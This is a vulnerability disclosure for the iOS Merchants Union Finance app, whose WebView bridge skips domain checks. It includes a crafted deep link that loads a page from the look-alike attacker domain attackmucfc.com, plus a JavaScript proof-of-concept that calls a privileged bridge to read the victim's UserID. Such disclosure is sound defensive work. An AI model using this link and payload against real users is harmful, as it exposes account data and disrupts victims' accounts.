


An information leak vulnerability in the iOS version of Merchants Union Finance App

Brief Description

Merchants Union Finance app is a popular financial app, which provides functions such as borrowing. It ranks **No.44 in the "Finance" category** list on the App Store of the Chinese region and has **1.544 million ratings**.




The iOS version of the Merchants Union Finance supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a proper domain name validation** when the web page is opened and the interfaces are invoked.

Thus, an attacker can craft a **malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Merchants Union Finance app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as UserID) and **interfering with victim's normal use** (such as forcefully logging out victim's account).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **muapp://muframe/openHalfWeb?url=http://attackmucfc.com/mufinance/atkMUFinance.html**. Here, "**attackmucfc.com**" is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Merchants Union Finance App's official domain name "**mucfc.com**". It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackmucfc.com, but modified the DNS rules in the local area network to map attackmucfc.com to our own website.

When the victim clicks on this link, it directs the victim to the Merchants Union Finance App. The app will then open the webpage **http://attackmucfc.com/mufinance/atkMUFinance.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as UserID) and **interfering with victim's normal use** (such as forcefully logging out victim's account).



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```

window.plus = {}
window.plus.JSbridgeForOC = {}
window.plus.JSbridgeForOC.callbackAsyn = function(callbackID, bool, res){
    var json = res;
    switch(callbackID){
        case "cb_getUserInfo":
            document.getElementById("UserID").innerText = "Your UserID: " + json.
            userId;
            break;
    }
}

window.webkit.messageHandlers.OCBridgeForJS.postMessage({
    jsCall: "{\"pluginName\":\"LoginRegisterPlugin\",\"functionName\":\"getUserInfo\",
    \"arguments\":[\"cb_getUserInfo\",true,true,true,null,null],
    \"callID\":\"cb_getUserInfo\"}\",
    name: "callAsyn"
});

```

Impact of the Vulnerability

Scope of the vulnerability: Merchants Union Finance iOS version 6.19.0 (the latest version as of 2025-01-15).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

📎 **US:**

<https://apps.apple.com/us/app/%E6%8B%9B%E8%81%94%E9%87%91%E8%9E%8D-%E6%89%8B%E6%9C%BA%E4%BF%A1%E7%94%A8%E8%B4%B7%E6%AC%BE%E5%88%86%E6%9C%9F%E5%80%9F%E9%92%B1%E5%B9%B3%E5%8F%B0/id978599335>

📎 **CN:**

<https://apps.apple.com/cn/app/%E6%8B%9B%E8%81%94%E9%87%91%E8%9E%8D-%E4%BF%A1%E7%94%A8%E8%B4%B7%E6%AC%BE%E5%88%86%E6%9C%9F%E5%80%9F%E9%92%B1%E5%B9%B3%E5%8F%B0/id978599335>

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.